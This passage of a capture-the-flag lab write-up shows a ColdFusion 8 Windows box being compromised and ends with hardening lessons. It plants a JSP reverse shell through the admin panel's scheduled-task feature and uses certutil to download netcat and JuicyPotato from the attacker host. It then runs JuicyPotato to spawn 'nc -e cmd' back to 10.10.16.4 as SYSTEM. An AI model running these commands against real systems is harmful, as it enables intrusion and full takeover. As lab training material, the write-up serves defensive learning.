
It lets you schedule a request to a URL and, with the Publish → Save output to a file checkbox, save the response to a local path. It is the perfect primitive, an upload by another name: the task (named Pwned here) points at http://10.10.16.4/reverse.jsp and writes the response to ...\ColdFusion8\wwwroot\CFIDE\reverse.jsp.
Running it, both ends confirm the step: the panel answers This scheduled task was completed successfully and our HTTP server logs the request from the victim's IP:

10.10.10.11 - - [17/Jun/2025 17:11:10] "GET /reverse.jsp HTTP/1.1" 200 -With the JSP shell now in place, we open the listener and load the file from the browser to trigger the connection:
nc -nlvp 1234
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.11] 49277
Microsoft Windows [Version 6.1.7600]
C:\ColdFusion8\runtime\bin>
The /CFIDE/ directory listing confirms reverse.jsp made it up there, and shows something curious along the way: it weighs 1498 bytes, two more than the original 1496. The task does not copy the file, it saves the HTTP response, and a line break gets added on the way. Harmless for a .jsp, but worth knowing before trying this trick with a binary. Loading it makes the nc catch the shell in the ColdFusion context (C:\ColdFusion8\runtime\bin).
The reverse shell lands as tolis, and we read the first flag:

C:\Users\tolis\Desktop> type user.txt
990082cb4baa2466635b5923e66df1dd
Shell as SYSTEM
SeImpersonatePrivilege
The first thing after a Windows shell is to check the token's privileges. tolis has SeImpersonatePrivilege enabled, the key to the whole "Potato" family of attacks:
whoami /priv
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                                State
============================= ========================================== ========
SeChangeNotifyPrivilege       Bypass traverse checking                   Enabled
SeImpersonatePrivilege        Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege       Create global objects                      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set             Disabled
The list is the textbook one for a service account: four privileges, three enabled and none that looks administrative at first glance. SeChangeNotifyPrivilege is held by everyone and SeIncreaseWorkingSetPrivilege is not even active. The one that matters is the second, and it comes paired with SeCreateGlobalPrivilege, which is exactly what allows creating the named objects in the global namespace that the attack needs.
JuicyPotato to NT AUTHORITY\SYSTEM
SeImpersonatePrivilege lets a process impersonate the token of a client that authenticates against it. JuicyPotato exploits this by tricking a COM/DCOM service running as SYSTEM into authenticating against an attacker-controlled endpoint; in doing so, its token is captured and a process is launched with it. Since this box is Windows Server 2008 R2, JuicyPotato (repo) is viable (on modern versions you'd use PrintSpoofer (repo) or RoguePotato (repo)).
We prepare both pieces locally. The first comes from the repository's releases page, which ships the compiled binary:

mv /home/krmena/Downloads/JuicyPotato.exe .The second is a Windows netcat, which the system does not ship. The go-to site is eternallybored.org, which distributes 1.12 compiled for 32 and 64 bits, with a warning worth reading: antivirus products flag nc.exe as malicious.

mv /home/krmena/Downloads/netcat-win32-1.12.zip .
ls
JuicyPotato.exe netcat-win32-1.12.zipFrom the netcat we keep nc64.exe (the victim is x64) renamed to nc.exe:
unzip netcat.zip -d netcat
mv netcat/nc64.exe nc.exe
ls
Archive:  netcat.zip
  inflating: netcat/nc.exe
  inflating: netcat/nc64.exe
  ...
JuicyPotato.exe  nc.exe  netcat  netcat.zip
And JuicyPotato.exe becomes jp.exe, which is quieter both to type and to spot in a listing:
mv JuicyPotato.exe jp.exe
python3 -m http.server 80
10.10.10.11 - - [17/Jun/2025 19:16:36] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.11 - - [17/Jun/2025 19:17:29] "GET /jp.exe HTTP/1.1" 200 -
On the victim side the download goes through certutil.exe. It is not a transfer tool: it is the Windows certificate utility, and its URL cache (-urlcache -split) has been used for years as a downloader that is already installed and signed by Microsoft:
certutil.exe -f -urlcache -split http://10.10.16.4/nc.exe
certutil.exe -f -urlcache -split http://10.10.16.4/jp.exe
C:\ColdFusion8\runtime\bin>certutil.exe -f -urlcache -split http://10.10.16.4/nc.exe
****  Online  ****
  0000  ...
  b0d8
CertUtil: -URLCache command completed successfully.
With both pieces inside, we fire the exploit asking it to run the netcat callback as SYSTEM:
.\JP.exe -t * -l 4321 -p C:\Windows\System32\cmd.exe -a "/c C:\ColdFusion8\runtime\bin\nc.exe -e cmd 10.10.16.4 4646"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 4321
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
Those three lines are the whole attack. Testing {4991d34b-...} is the CLSID of the COM object being activated (the BITS one, the classic pick for this technique); authresult 0 means the activation went through and the token that arrived belongs to NT AUTHORITY\SYSTEM; and CreateProcessWithTokenW OK is the moment that token is used to start a new process. The -t * tells the tool to try both process-creation methods and keep whichever works.
The privileged shell lands on the listener. The first type fails, because the flag is not in the Administrator's profile root but on their desktop:
# nc -nlvp 4646
listening on [any] 4646 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.11] 49643

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\root.txt
The system cannot find the file specified.

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
8c9e1702849d64100f4b03b346d36ce8
Attack chain
ColdFusion 8 (:8500, directory listing)
   │  CVE-2010-2861 (directory traversal) → password.properties → SHA1
   ▼
rainbow table → happyday → admin panel
   │  Scheduled Task → download reverse.jsp to /CFIDE → load the .jsp
   ▼
reverse shell as tolis  →  user.txt
   │  whoami /priv → SeImpersonatePrivilege
   ▼
JuicyPotato (COM/DCOM abuse)  →  NT AUTHORITY\SYSTEM  →  root.txt
Lessons learned
- Unpatched software is the cheapest vector. ColdFusion 8 with CVE-2010-2861 allowed reading system files without authentication. Keeping software updated would have cut the chain at its root.
- An unsalted hash protects nothing against a weak password. The SHA1 of
happydayfell to a rainbow table in seconds. Salting and slow functions (bcrypt/argon2) are the minimum; a strong password the next step. - "Scheduled task" features are covert code execution. Being able to schedule a download to a directory-listed web path is, in effect, upload + RCE. Restrict where such tasks write and which extensions the server serves.
SeImpersonatePrivilegeis game over on old Windows. Service accounts usually have it, and a Potato attack turns it intoSYSTEM. Harden service accounts and keep systems on versions where these techniques are mitigated.- A
service?with a question mark innmapis not an uninteresting port. Thefmtp?on 8500 only means the signature did not match; the name came from/etc/services. What actually identified the service waswhatwebwith itsJRun Web Server, and that already spells ColdFusion. filteredandclosedare not the same. 65532 ports atfiltered (no-response)describe a firewall dropping silently, not closed ports; add the--defeat-rst-ratelimitwarning on top and the closed list stops being trustworthy, leaving only the open one.- Read the exploit before running it. The useful part of
14641.pyis not the script but its header: the exact traversal URL and a list of alternative admin pages that process the samelocaleparameter, in case one of them is blocked. - A configuration file rarely holds a single credential. Alongside the panel
passwordtravels the RDSrdspassword. When a traversal pulls a file out, read all of it. - Downloads are done with what is already installed.
certutil.exeis the Windows certificate utility and its URL cache doubles as a Microsoft-signed downloader. Watch the binary, not just the tools that "should not be there".